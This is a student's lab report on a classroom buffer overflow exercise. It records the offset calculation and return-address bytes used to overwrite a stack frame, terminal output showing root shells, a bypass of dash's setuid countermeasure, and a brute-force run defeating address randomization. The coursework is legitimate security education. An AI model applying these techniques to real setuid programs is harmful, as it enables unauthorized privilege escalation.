Derrick Lee
Lab 3
CSCI 180
October 31, 2019

1

Running shellcodetest results in a shell being run by a buffer overflow. The shell is run by a buffer overflow attack, modifying the return address to execute given code to run a shell.

2

Modified variables:


```
D = 36
 content[D+0] = 0xB8
 content[D+1] = 0xF0
 content[D+2] = 0xFF
 content[D+3] = 0xBF
```

The found value of D was 36. This is calculated by finding the difference between the address of EBP (`0xbffff0a8`) and buffer (`0xbffff088`), then adding 4.

$$\texttt{0xbffff0a8} - \texttt{0xbffff088} = \texttt{0x20} \equiv 32$$

$$32 + 4 = 36$$


To find the address, the EBP address was used in the debugger and just offset slightly to be a higher number (`0xbffff0a8` to `0xbffff0b8`)



```
[10/30/19]seed@VM:~/.../lab3$ ./unsafe
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
```

3

Despite `/bin/dash` having countermeasures for setuid attacks, adding the given code to set the euid to 0 before running the `/bin/dash` shell results in a root shell. The countermeasure is to set the euid same as the real uid, and when adding the code to set the uid as 0, setting the euid the same would result still having root access.



```
[10/30/19]seed@VM:~/.../lab3$ ./unsafe
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),11
3(lpadmin),128(sambashare)
# ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Oct 30 20:26 /bin/sh -> /bin/dash
```

4

Running the previous attack resulted in a Segmentation fault. This is because with a randomized virtualized address space, it is more difficult to figure out what address to use for the malicious return address.

5

After running the script to brute force the buffer overflow attack resulted in a root shell. Since the virtual address space is randomized, running the program repeatedly will eventually result in the malicious return address to be correct and execute the malicious shellcode.


```
./attack.sh: line 16:  5454 Segmentation fault      ./unsafe
The program has been running 25686 times so far for 0:50 (mins:secs).
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),11
3(lpadmin),128(sambashare)
# 
```